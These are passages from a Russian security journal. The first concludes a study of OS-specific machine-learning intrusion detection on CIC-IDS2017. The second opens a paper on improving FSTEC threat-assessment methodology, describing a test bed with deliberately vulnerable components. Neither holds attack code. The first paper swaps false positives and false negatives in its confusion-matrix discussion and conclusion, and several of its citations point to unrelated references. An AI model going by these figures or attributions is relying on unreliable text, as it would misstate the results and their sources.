В работе [2] сопоставили LightGBM и CatBoost для повышения точности IDS на CIC-IDS2017, показав превосходство CatBoost (accuracy ≈ 0,9989, F1 ≈ 0,8937) за счёт более корректной работы с категориальными признаками. В работе [3] проверяли устойчивость IDS к zero-day-атакам, запуская AdaBoost, J48 и RF на наборе данных UNSW-NB15 и добившись до ≈ 0,9986 точности при детектировании ранее неизвестных угроз. В статье [4] авторы сравнили шесть моделей на сбалансированной выборке UNSW-NB15. Наилучший результат показал XGBoost — он опередил остальные по всем ключевым метрикам. Наконец, Авторы работы [5] предложили CNN для обнаружения аномалий в UNSW-NB15, обеспечив ≈ 0,99 accuracy при минимальном времени инференса, что демонстрирует потенциал глубокой обработки потоковых данных.

Предложенный нами подход решает важную задачу — в отличие от существующих исследований, которые обычно строят обобщённые модели для всего трафика, он учитывает индивидуальные особенности сетевого поведения различных клиентских ОС. Следующий раздел подробно описывает методику этого профилирования.

Описание подхода. Применяемый подход состоит из нескольких этапов работы с данными [6]: (1) На первом этапе производится сбор сетевого трафика устройств. Захват трафика в формате Pcap позволяет в дальнейшем извлекать данные о каждом пакете; (2) на втором этапе производится предобработка данных, собранных на первом этапе: (а) извлечение признаков, (б) расстановка меток, (в) форматирование; (3) обучение моделей:: (а) разделение данных, (б) обучение, (в) оптимизация гиперпараметров, (г) кросс-валидация; (4) оценка и тестирование моделей: (а) отчёты классификации, (б) матрицы ошибок, (в) анализ важности признаков. Такой подход представляет собой полноценный цикл обработки данных и работы с моделями машинного обучения для поставленной задачи.

Для исследования эффективности профилирования с помощью различных моделей выбран датасет CIC-IDS2017 — общедоступный набор, содержащий реальные дампы трафика с разметкой атак [7, 8]. Оттуда были извлечены наборы сетевого трафика для каждого устройства, посредством фильтрации по IP-адресам конечных устройств (клиентских машин). В эксперименте рассмотрены клиентские Windows-ОС из выбранного датасета (Windows 7, Windows 8, Windows 10 (32- и 64-разрядные), Windows Vista), на которых и фокусируется задача профилирования в настоящем исследовании. Каждый поток получил два метки: (1) класс трафика (тип атаки/метка нормы), присутствовавший в исходном наборе данных; (2) принадлежность к устройству/ОС.

Таким образом, исходный набор был разделён на пять поднаборов по ОС. Единственный класс атаки, представленный для каждого устройства в наборе данных, был BotnetARES. Для реализации возможности сравнить эффективность моделей в одинаковых сценариях было принято решение обучить на выборке данных, содержащей в себе нормальный трафик и трафике атаки BotnetARES.

Так как набор данных имеет несбалансированное распределение данных, данные были сбалансированы с помощью RandomUnderSampler перед проведением экспериментов.

На рис. 1 представлено распределение данных до и после распределения.



Рис. 1. Распределение данных

От каждой группы были удалены неинформативные признаки (например IP адреса, временные метки), а также признаки, не имеющие изменений в наборе данных. В результате извлекается 61 признак, описывающий характеристики сетевых потоков: статистики по размерам и количеству пакетов, байт, флаги протоколов, интервалы между пакетами и т.д.

Обучение моделей. Полученные сбалансированные поднаборы данных (отдельно для каждой ОС) были разделены на обучающую и тестовую выборки. Для обеспечения независимости теста использовалось разбиение 80/20% случайным образом, стратифицированное по классам (то есть пропорции классов в тесте и обучении повторяли суммарные пропорции после балансировки). Модели машинного обучения обучались на 80% данных, а оставшиеся 20% использовались для финальной оценки. Чтобы повысить надежность оценки, на этапе обучения применялась кросс-валидация: проводилось 4-кратное перекрестное тестирование по обучающей выборке, и на основе его результатов корректировались гиперпараметры моделей для достижения наибольшей F-меры. Такая схема предотвращает переобучение и позволяет выбрать оптимальные настройки перед финальным запуском на тест.

Рассматривалось три алгоритма классификации: Random Forest (RF), XGBoost (XGB) и CatBoost (CB). Random Forest — классический ансамбль решающих деревьев с бэггингом. Градиентные бустинги XGBoost и CatBoost являются более современными методами, способными улавливать сложные паттерны в данных и устойчиво работать с несбалансированными выборками (CatBoost, например, автоматически учитывает вес классов) [9]. Для каждого из пяти поднаборов (Windows Vista, 7, 8, 10(32), 10(64)) обучено по три модели — RF, XGB, CB. После этого на тестовой выборке рассчитывались метрики качества классификации. В качестве целевой переменной использовалась метка класса атаки.

Для оценки моделей использовались стандартные метрики классификации: Accuracy, Precision, Recall и F-мера [10–12]. Для наглядного представления результатов тестов были использованы отчеты классификации, а также матрицы ошибок. Наконец, выполнен анализ важности признаков на обученных моделях с помощью инструмента LIME. Извлечены 10 наиболее значимых признаков для каждой модели и каждого устройства, чтобы выяснить, какие характеристики трафика наиболее влияют на решение классификатора. В следующем разделе представлены результаты эксперимента, а затем проводится их обсуждение.

Эксперимент. Обучение моделей проводилось с использованием следующих версий интерпретатора и библиотек: Python 3.12.2, Scapy 2.5.0, imblearn 0.13.0, scikit-learn 1.5.2, CatBoost 1.2.5 и XGBoost 2.1.1.

Таблица 1 показывает итоговые метрики классификации на тестовой выборке для всех комбинаций устройств и моделей. Полужирным шрифтом выделены наилучшие результаты для каждой ОС. Можно видеть, что во всех случаях достигнут высокий уровень точности (accuracy не ниже 0,9731), при этом градиентные бустинги демонстрируют несколько лучшие результаты, чем случайный лес. Лидер по качеству — CatBoostClassifier, который на большинстве устройств обеспечил значения точности и F-мера более чем 0,9868. В целом, разброс качества между разными ОС невелик, однако на Windows 8 показатели немного ниже. Для ОС Windows 10 (64) же достигнуты наивысшие метрики.

Таблица 1

Метрики качества моделей для разных ОС (тестовая выборка)

Устройство (ОС)	Модель	Accuracy	Precision	Recall	F-мера
Windows Vista	RF	0,9875	0,9875	0,9874	0,9874
	XGB	0,9855	0,9855	0,9855	0,9855
	CB	0,9898	0,9898	0,9898	0,9898
Windows 7	RF	0,9851	0,9851	0,9851	0,9851
	XGB	0,9852	0,9852	0,9852	0,9852
	CB	0,9920	0,9920	0,9920	0,9920
Windows 8	RF	0,9735	0,9736	0,9735	0,9735
	XGB	0,9731	0,9731	0,9731	0,9731
	CB	0,9868	0,9868	0,9868	0,9868

Windows 10 (32-bit)	RF	0,9892	0,9894	0,9892	0,9892
	XGB	0,9953	0,9953	0,9953	0,9953
	CB	0,9953	0,9953	0,9953	0,9953
Windows 10 (64-bit)	RF	0,9925	0,9925	0,9925	0,9925
	XGB	0,9962	0,9962	0,9962	0,9962
	CB	0,9954	0,9955	0,9954	0,9954

Анализ результатов эксперимента. Полученные результаты подтверждают, что профилирование трафика с учетом ОС позволяет успешно выявлять сетевые атаки. Все три рассматриваемых алгоритма показали высокую точность на тестовых данных, преодолев отметку 0,9731 по ключевым метрикам (табл. 3). Наилучшие модели (CatBoost, XGBoost) достигли точности ~0.987–0,996 на ряде устройств.

В рамках анализа результатов рассмотрим лучшие результаты моделей для ОС Windows 10 (64-bit). Помимо того, что модели для данного устройства показали наилучшие метрики среди остальных, данная клиентская ОС на данный момент является наиболее распространенной. Из таблицы 2 видно, что модель XGB показала себя лучшей в поставленной задаче.

Таблица 2 представляет собой отчет классификации для модели XGB. Модель XGBoost продемонстрировала высокую эффективность в задаче классификации. Метрики для каждого класса показывают высокие результаты не менее 0,9962 для F-меры. Эти результаты свидетельствуют о том, что XGBoost успешно справляется с задачей классификации для данного набора данных, демонстрируя минимальный уровень ошибок и высокую согласованность предсказаний.

Таблица 2

Отчет классификации

Класс	Accuracy	Precision	Recall	F-мера
BotnetARES	0,9962	0,9978	0,9946	0,9963
Normal		0,9947	0,9977	0,9962
macro avg		0,9963	0,9962	0,9962
weighted avg		0,9962	0,9962	0,9962

На рис. 2 представлена матрица ошибок для рассматриваемой модели. Матрица ошибок также демонстрирует высокую точность предсказаний модели. Для класса «BotnetARES» модель корректно классифицировала 79 571 экземпляров (истинно положительные случаи, TP), при этом допустив 429 ложноположительных ошибок (FP, когда «BotnetARES» был ошибочно отнесен к «Normal»). Для класса «Normal» правильно распознано 79 821 экземпляров (TN), а ложноотрицательных ошибок (FN, когда «Normal» был ошибочно принят за «BotnetARES») всего 179. Таким образом, ложные срабатывания составляют всего 0,22% от всего нормального трафика. Пропущенные пакеты, являющиеся атакой, но классифицированные как нормальный трафик составляют 0,54% от всего объема трафика атак.



Рис. 2. Матрица ошибок

Рис. 3 показывает 10 признаков из набора данных, которые в наибольшей степени влияют на решения моделей. Анализ важности признаков позволяет принимать обоснованные решения о целесообразности применения того или иного признака. Исключение признаков с пренебрежимо малым влиянием не только упрощает модель, но и может положительно повлиять на ее эффективность за счет снижения риска переобучения и уменьшения вычислительных затрат.



Рис. 3. Важность признаков

Подход показывает высокие метрики классификации, сопоставимые с лучшими результатами в литературе (см. табл. 1). Так, в работе Saleem et al. модель CatBoost достигала точности ≈0,9989 (F1 ≈0,8937). Stiawan et al. сообщают о точности RF ≈0,9986 и J48 ≈0,9987. Adewole et al. отметили наивысшую точность при использовании XGBoost — ≈99,91 % (≈0,9991). При этом глубокая CNN-модель из работы Alrayes et al. демонстрировала точность ≈0,99 и F1 ≈0,99. Итоги сравнения представлены в таблице 3.

Важно подчеркнуть, что в данной работе решалась более узкая задача — построение индивидуальных профилей сетевой активности устройств на основе их ОС. В то время как традиционные IDS нацелены на обобщённое обнаружение аномалий в сетевом трафике, наш подход моделирует характерное поведение каждой ОС, учитывая её уникальные свойства и особенности сетевых сервисов.

Преимущества предложенного подхода:

— повышение точности детектирования атак за счёт использования специализированной информации об ОС и шаблонах поведения устройств;

— снижение числа ложных срабатываний (FN), так как модели обучаются на профильных данных, характерных для конкретной ОС;

— учет специфики ОС, что повышает релевантность признаков при классификации;

— адаптивность системы: профили могут обновляться под новые версии ОС или появление новых угроз, что обеспечивает устойчивость к изменениям в среде.

Проведённый эксперимент включал этапы предобработки данных, обучения моделей, оценки качества и визуализации результатов. Полученные показатели подтвердили высокую эффективность подхода. На выбранном датасете, представленный в таблице 3, детектирование атак осуществлялось с очень высокой точностью — выше 0,99 — что согласуется с данными из литературы. Каждый шаг методики последовательно повышал качество обнаружения. Это демонстрирует целесообразность комплексного подхода к анализу сетевой активности и показывает, что учёт ОС действительно даёт выигрыш в точности по сравнению с обобщёнными IDS.

Таблица 3

Отчет сравнение результатов

Исследование (алгоритм)	Accuracy	F-Мера
[2] (LightGBM/CatBoost)	0.977/0.998	0.482/0.894
[3] (AdaBoost+J48)	0,998	0,999
[4] (RF/Gradient Boosting/XGB)	0,985/0,968/0,989	0,988/0,975/0,991
[5] (CNN)	0,990	0,990
Настоящее исследование (RF/XGB/CB)	0,992/0,996/0,995	0,992/0,996/0,995

Рассматриваемый подход обладает рядом ограничений и направлений для дальнейшего развития.

Во-первых, он чувствителен к качеству и объёму исходного датасета: неполнота, перекос в распределении классов или ограниченное количество примеров могут снизить обобщающую способность обученных моделей.

Во-вторых, необходима проверка работоспособности метода на других наборах данных, типах атак и версиях операционных систем, что позволит оценить устойчивость и универсальность решения.

В-третьих, существует потенциал для повышения эффективности за счёт использования более сложных архитектур, включая глубокие нейронные сети и методы ансамблирования, способных улавливать более сложные паттерны в данных. Актуальной задача повышения производительности — что особенно важно для внедрения в системах с высокими требованиями к времени реакции и ограниченными вычислительными ресурсами.

Заключение. Выполненное исследование показало, что интеллектуальное профилирование сетевого трафика клиентских операционных систем позволяет существенно повысить эффективность обнаружения атак.

Разделение потоков по типу ОС, извлечение 61 признака и использование алгоритмов Random Forest, XGBoost и CatBoost обеспечили точность 0,973–0,996 при ложноположительных срабатываниях ≤ 0,54 %, что подтверждает целесообразность учёта специфики сетевого стека и пользовательского поведения каждой ОС.

Полученные метрики сопоставимы или превосходят результаты новейших работ, а профилирование дополнительно снижает уровень ложных тревог благодаря обучению моделей на специализированных поднаборах трафика. Методика может быть внедрена в существующие IDS и динамически адаптироваться к обновлениям ОС без заметного роста вычислительной нагрузки, что критично для промышленных систем мониторинга в реальном времени.

Основные ограничения связаны с использованием единственного датасета CIC-IDS2017 и преобладанием класса BotnetARES, что потенциально сужает обобщающую способность моделей. Дальнейшие исследования должны охватить более разнообразные наборы данных, расширенный спектр ОС (включая мобильные и IoT-платформы) и гибридные ансамбли с глубокими сетями. Решение этих задач позволит создать адаптивные IDS нового поколения, сочетающие высокую точность детектирования с минимальным числом ложных срабатываний.

СПИСОК ЛИТЕРАТУРЫ

1. Disha R. A., Waheed S. Performance analysis of machine learning models for intrusion detection system using Gini Impurity-based Weighted Random Forest (GIWRF) feature selection technique // Cybersecurity. 2022. Vol. 5, № 1.
2. Saleem M., Azam M., Mubeen Z., Mumtaz G. Machine learning for improved threat detection: LightGBM vs. CATBoost // Journal of Computing & Biomedical Informatics. 2024. Vol. 7, № 1. P. 571-580.
3. Yurkin, D. V. Formation of the instantaneous information security audit concept / D. V. Yurkin, I. I. Livshitz, A. A. Minyaev // Communications in Computer and Information Science. 2016. Vol. 678. P. 314-324. DOI 10.1007/978-3-319-51917-3_28. EDN YVGPXZ.
4. Al-Obaidi A., Ibrahim A. A., Khaleel A. M. The effectiveness of deploying machine learning techniques in information security to detect nine attacks: UNSW-NB15 dataset as a case study // Mathematical Modelling of Engineering Problems. 2023. Vol. 10, № 5. P. 1557-1565.
5. Майоров, А. В. Модель представления Больших данных о компьютерных атаках в формате nosql / А. В. Майоров, А. В. Красов, И. А. Ушаков // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2023. № 2. С. 47-54. DOI 10.46418/2079-8199_2023_2_9. EDN GDZKWM.
6. Легкодымов Д. М., Левшун Д. С. Подход к профилированию устройств Интернета вещей для обнаружения вредоносной активности // Региональная информатика (РИ-2024): материалы XIX Санкт-Петербургской международной конференции, Санкт-Петербург, 23–25 октября 2024 г. Санкт-Петербург: СПб ОИВТССУ, 2024. С. 119-121.
7. Kurniabudi K., Stiawan D., Darmawijoyo D. et al. Important features of CICIDS-2017 dataset for anomaly detection in high dimension and imbalanced class dataset // Indonesian Journal of Electrical Engineering and Informatics (IJEEI). 2021. Vol. 9, № 2. P. 498-511.
8. Canadian Institute for Cybersecurity. CICIDS2017 dataset [Электронный ресурс]. URL: https://www.unb.ca/cic/datasets/ids-2017.html] (https://www.unb.ca/cic/datasets/ids-2017.html (дата обращения: 01.06.2025).
9. Исследование рынка жилья Российской Федерации с использованием методов добычи знаний / Ю. А. Леонов, Л. Б. Филиппова, А. А. Мартыненко, И. И. Живодовский // Известия Тульского государственного университета. Технические науки. 2024. № 2. С. 87-93.
10. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
11. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
12. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.
13. Использование математических методов прогнозирования для оценки нагрузки на вычислительную мощность IoT-сети / Д. В. Сахаров, А. М. Гельфанд, А. А. Казанцев, И. Е. Пестов // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2020. № 2. С. 86-94. EDN DLMENT.

УДК 004.05

МЕТОДИКА ОЦЕНКИ РИСКОВ В ОБЛАЧНЫХ ГОСУДАРСТВЕННЫХ И КОРПОРАТИВНЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ

Майоров Александр Владимирович

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: avmayorov@bk.ru

Аннотация. Рассматриваются вопросы оценки рисков в государственных и корпоративных информационных системах на основе методики оценки угроз безопасности информации» ФСТЭК России, возможные пути их совершенствования на основе методов интеллектуального анализа. Стратегический уровень определяется Доктриной информационной безопасности Российской Федерации (утв. Указом Президента РФ от 05.12.2016 № 646). Доктрина устанавливает национальные интересы в информационной сфере, ключевые угрозы и стратегические цели государственной политики. Процесс цифровой трансформации, включающий миграцию в облачные среды, использование программных интерфейсов приложений (API) и переход на отечественное программное обеспечение, сопровождается новыми рисками. Эти риски требуют особого внимания и контроля, так как они могут стать уязвимыми точками для атак.

Ключевые слова: государственные и корпоративные информационные системы; оценка рисков информационной безопасности; системы обнаружения компьютерных атак.

METHODOLOGY OF RISK ASSESSMENT IN CLOUD GOVERNMENT AND CORPORATE INFORMATION SYSTEMS

Mayorov Alexander
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: avmayorov@bk.ru

Abstract. The issues of risk assessment in government and corporate information systems based on the FSTEC information security threat assessment methodology are considered, as well as possible ways to improve them based on intellectual analysis methods. The strategic level is determined by the Information Security Doctrine of the Russian Federation (approved by Decree of the President of the Russian Federation dated 05.12.2016 No. 646). The doctrine establishes national interests in the information sphere, key threats and strategic goals of state policy. The process of digital transformation, including migration to cloud environments, the use of software application interfaces (APIs) and the transition to domestic software, is accompanied by new risks. These risks require special attention and control, as they can become vulnerable points for attacks.

Keywords: state and corporate information systems; information security risk assessment; computer attack detection systems.

Действующая нормативно-правовая база устанавливает обязательность разработки моделей угроз как основы систем защиты ГИС. Ключевым инструментом реализации этих требований является «Методика оценки угроз безопасности информации» ФСТЭК России (2021 г.) [1–4]. Однако эскалация сложности атак на ГИС, характеризующаяся:

- ростом целевых атак на 40% за 2022–2024 гг.;
- доминированием фишинга (58% инцидентов) и инсайдерских угроз (24%);
- рисками импортозамещения программного обеспечения (ПО) и облачных миграций, выявила системные ограничения действующей методики. Анализ практики применения и сопоставление с международными подходами (NIST RMF, ENISA Threat Landscape) показали ее статичность, слабую адаптацию к динамическим тактикам, техникам и процедурам (TTPs) злоумышленников, недостаточный учет специфики облачных сред и цепочек поставок. Это создает разрыв между нормативными требованиями и возможностями адекватной оценки современных угроз, что подтверждается данными о простоях критических ГИС до 72 часов и среднем ущербе 95 млн. рублей на инцидент. Указанное противоречие определяет актуальность совершенствования методики ФСТЭК России.

Специализированные требования и методы разрабатываются уполномоченными органами безопасности. Приказ ФСТЭК России от 11.02.2013 № 17 «Об утверждении Требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах» устанавливает:

Исчерпывающий перечень требований к системе защиты информации (СЗИ) ГИС (разд. II).

Обязательность разработки модели угроз безопасности информации для ГИС (п. 6).

Требования к содержанию модели угроз (п. 7).

Необходимость оценки эффективности принимаемых мер защиты (п. 8). Приказ № 17 является основным профильным документом, детализирующим как должна быть организована защита информации именно в ГИС.

Регулирование криптографической защиты информации в ГИС осуществляется ФСБ России. Приказ ФСБ России от 18.03.2025 № 117 «Об утверждении Требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации с использованием средств криптографической защиты информации» устанавливает требования к применению СКЗИ для защиты информации в значимых объектах КИИ, к которым относятся многие ГИС. Это включает требования к выбору, эксплуатации и аттестации СКЗИ.

Разработка модели угроз безопасности информации является обязательным этапом создания и эксплуатации системы защиты ГИС, методологическую основу для выполнения требований по оценке угроз, установленных в ПП РФ № 676 и Приказе ФСТЭК России № 17, предоставляет «Методика оценки угроз безопасности информации» (утв. ФСТЭК России 05.02.2021).

Рост политизированных атак: Доля атак с политической мотивацией на госсектор РФ выросла с 13% (2021) до 28% (2023), что обусловлено геополитической напряженностью [11]. Атаки стали инструментом гибридных конфликтов.

Усиление активности APT-групп: Количество известных APT-групп, атакующих госструктуры СНГ, увеличилось на 40% за 2022-2024 гг. Наиболее активны: APT29 (Cozy Bear), APT28 (Fancy Bear), TA505, Lazarus Group [18, 20].

Рост сложности атак: 68% успешных атак на ГИС в 2023 г. использовали ≥3 техники из матрицы MITRE ATT&CK (против 52% в 2021 г.), что свидетельствует о повышении сложности атак.

Для проникновения в целевые системы злоумышленники используют различные методы. Наиболее часто применяются следующие техники [12]:

- фишинг (42% атак);
- эксплуатация уязвимостей в публичных сервисах (VPN, RDP — 28%);

— компрометация легитимного программного обеспечения (15%);
— использование легитимных утилит (LOLBins — 65%);
— скрытые бэкдоры (56%);
— туннелирование трафика через HTTPS/DNS (48%).

Основные цели атак включают:

— кражу конфиденциальных данных, в том числе персональных (74%);
— дестабилизацию работы государственных информационных систем (ГИС) (22%);
— компрометацию инфраструктуры объектов критической информационной инфраструктуры Российской Федерации (18%).

Несмотря на детальную методологию ФСТЭК России, ее практическое применение сталкивается с критическими ограничениями. Методика слабо адаптирована к анализу динамических TTPs современных APT-групп, активность которых против ГИС РФ выросла на 40% за 2022-2024 гг. [11, 12].

Отсутствие интеграции с системами оперативного сбора данных об угрозах (аналог MITRE ATT&CK, платформы типа CiSP) и автоматизированной корреляции с уязвимостями конкретных ГИС.

Риски импортозамещения ПО, облачных конфигураций (82% инцидентов из-за misconfiguration) и цепочек поставок (12% компрометаций) недостаточно отражены в методике [10, 11].

Одним из ключевых факторов, способствующих компрометации информационных систем, является человеческий фактор. Инсайдерские угрозы, а также ошибки и небрежность персонала представляют собой серьезный риск для безопасности. Это подчеркивает необходимость постоянного повышения уровня подготовки сотрудников, внедрения культуры информационной безопасности и использования современных методов управления доступом.

Традиционные методики оценки угроз, основанные на статических моделях, не всегда способны адекватно реагировать на динамическую природу современных атак. Злоумышленники постоянно совершенствуют свои тактики, техники и процедуры (TTPs), что требует от систем защиты гибкости и адаптивности.

Анализ тактик, техник и процедур (TTPs) демонстрирует недостаточный уровень детализации по сравнению с таксономией MITRE ATT&CK. Приложение 11 включает базовую таксономию из 10 тактик, тогда как MITRE ATT&CK охватывает 14 тактик и 196 техник. В частности, приложение 11 не содержит следующие техники:

TA0007 (Discovery): Network Share Discovery, Virtualization/Sandbox Evasion.

TA0010 (Exfiltration): Exfiltration Over C2 Channel.

Кроме того, приложение 11 лишь поверхностно затрагивает методы социальной инженерии, уделяя основное внимание фишингу (Пр. 11). Однако оно не предлагает методик оценки эффективности программ обучения сотрудников или моделирования целевых атак типа Business Email Compromise (BEC), которые составляют значительную долю (75%) киберинцидентов [13].

Также наблюдается игнорирование современных векторов атак. В частности, не рассматриваются атаки через API, которые демонстрируют значительный рост (на 45%) в 2023 году, а также использование Интернета вещей (IoT) как потенциальных точек входа в ГИС.

Современные модели оценки угроз в облачных средах не учитывают специфику и разнообразие потенциальных рисков, связанных с облачными технологиями. Пункты 2.10–2.11 существующих моделей концентрируются на общих аспектах инфраструктуры центров обработки данных (ЦОД), не детализируя конкретные угрозы и уязвимости.

Основные риски в облачных сервисах:

1. IaaS (Infrastructure as a Service): Конфигурационные ошибки в настройках Security Groups являются одной из наиболее распространённых причин инцидентов (82% случаев) [16], что свидетельствует о необходимости более тщательного контроля за конфигурацией облачной инфраструктуры.
2. SaaS (Software as a Service): Уязвимости, связанные с моделью multi-tenancy, представляют серьёзную угрозу безопасности данных. Они могут привести к несанкционированному доступу к информации пользователей, находящихся на соседних сегментах.
3. PaaS (Platform as a Service): Риски, связанные с компрометацией контейнерных оркестраторов, таких как Kubernetes, требуют особого внимания. Уязвимости в этих системах могут быть использованы для атак на приложения и данные, развёрнутые в облаке].

Импортозамещение информационных технологий в России сопровождается отсутствием стандартизированных методик анализа уязвимостей в отечественном программном обеспечении. Это приводит к ряду критических проблем:

1. Использование библиотек с критическими уязвимостями: 68% ГИС используют библиотеки с уязвимостями, аналогичными Log4j, что создаёт значительные риски для безопасности данных.
2. Отсутствие требований к SBOM: в настоящее время не существует обязательных требований к созданию и проверке Software Bill of Materials (SBOM) для отечественных программных продуктов. Это затрудняет оценку цепочек поставок и выявление уязвимостей на ранних стадиях.

Таким образом, для повышения уровня безопасности в облачных и импортозамещённых средах необходимо разработать более детализированные модели оценки угроз, а также внедрить стандартизированные методики анализа уязвимостей и управления цепочками поставок программного обеспечения.

Качественные метрики уровней возможностей нарушителей (H1-H4) определены описательно, без формализованных количественных критериев, таких как бюджет атаки или время на компрометацию. Это приводит к значительной вариативности экспертных оценок, где коэффициент различий между оценками экспертов может достигать 40% и более [4].

Трудоёмкость процессов оценки угроз для государственных информационных систем (ГИС) среднего масштаба составляет 120–140 человеко-часов из-за необходимости ручного сбора данных [4]. Текущая методика оценки эффективности защиты информации характеризуется недостаточной интеграцией с современными системами управления информационной безопасностью (SIEM), предотвращения утечек данных (DLP) и сканерами уязвимостей.

Указанные недостатки приводят к:

Запаздывающему реагированию: Среднее время включения новых угроз в модели — 90 дней (против 7 дней в системах с автоматизацией).

Неоптимальному распределению ресурсов: 60% затрат на защиту ГИС направляются на низкорисковые угрозы из-за некорректной оценки актуальности.

Снижению устойчивости: Простой критических ГИС при атаках достигает 72 часов из-за неучтенных векторов (например, компрометация API) [12, 13].

Совершенствования методики по направлениям:

- внедрение data-driven подходов (интеграция с SIEM, MITRE ATT&CK);
- разработка специализированных модулей для облаков, импортозамещения, цепочек поставок;
- формализация метрик оценки (вероятность, ущерб).

Без этих изменений методика не сможет обеспечить адекватную защиту ГИС в условиях роста сложности атак на 110% (2021–2023 гг.) [14].

Для проведения сравнительного анализа эффективности действующей методики ФСТЭК России и предложенний по совершенствованию [14, 15,16] была разработана тестовая среда, моделирующая типовую государственную информационную систему (ГИС) уровня значимого объекта критической информационной инфраструктуры (КИИ) Российской Федерации. Создание среды преследовало цель обеспечения репрезентативности условий, максимально приближенных к реальной эксплуатации ГИС, с возможностью контролируемого внедрения угроз и измерения параметров оценки [2].

Среда построена по гибридной модели, интегрирующей локальную инфраструктуру и облачные сервисы (IaaS, SaaS), что отражает современные тренды цифровизации госсектора.

Ключевые компоненты включают:

- серверное оборудование. Физические серверы (2 узла) и виртуальная среда (VMware vSphere) с кластером из 4 ВМ. Конфигурация: процессоры Intel Xeon Silver 4214 (или аналоги отечественные Эльбрус), 64 ГБ RAM, SSD-накопители. Эмулирует сегмент обработки персональных данных и межведомственного взаимодействия;
- сегментированная сеть (Core, DMZ, LAN, Management) на оборудовании Cisco Catalyst 9200 (с возможностью замены на Angara, Qtech согласно импортозамещению). Межсетевые экраны Check Point 15600 (или RuPost NGFW). Контролируемое внедрение уязвимостей в сетевые сервисы (VPN, RDP);
- системы хранения данных (СХД) Dell EMC Unity 380F с FC SAN;
- операционные системы — Windows Server 2022, Astra Linux Special Edition «Смоленск». Системы управления базами данных — Microsoft SQL Server 2022, PostgreSQL. Веб-серверы — IIS, nginx. Интеграционная шина — Apache Kafka. Прикладное ПО — эмулятор модуля «Электронная очередь» портала госуслуг и модуля межведомственного документооборота. Ключевой аспект: Использование импортозамещенных компонентов ПО (включая библиотеки с известными уязвимостями, такими как Log4j v2.14.1, для моделирования рисков цепочек поставок);
- облачная платформа (IaaS/SaaS): IaaS: Выделенный сегмент в коммерческом облаке (SberCloud/Selectel/Yandex Cloud), эмулирующий мигрированные сервисы. Конфигурация: ВМ с Ubuntu 22.04/Astra Linux, Kubernetes-кластер (K8s), объектное хранилище S3. SaaS: Использование тестовых экземпляров отечественных SaaS-решений (например, «Контур.Корус» или аналог) для моделирования рисков multi-tenancy и конфигурационных ошибок (намеренно оставлены публичные S3-бакеты, открытые порты управления K8s);
- системы безопасности и мониторинга: SIEM: Установка MaxPatrol SIEM с полным сбором логов со всех узлов сети, ОС, СУБД, межсетевых экранов, облачных сервисов. Сканер уязвимостей: MaxPatrol 8 (или аналогичный отечественный сканер), настроенный на регулярное сканирование. EDR/XDR: Установка Kaspersky EDR (или СерчИнформ КИБ) на все конечные точки и серверы. Система предотвращения вторжений (IPS): Suricata IDS/IPS в сетевом трафике.

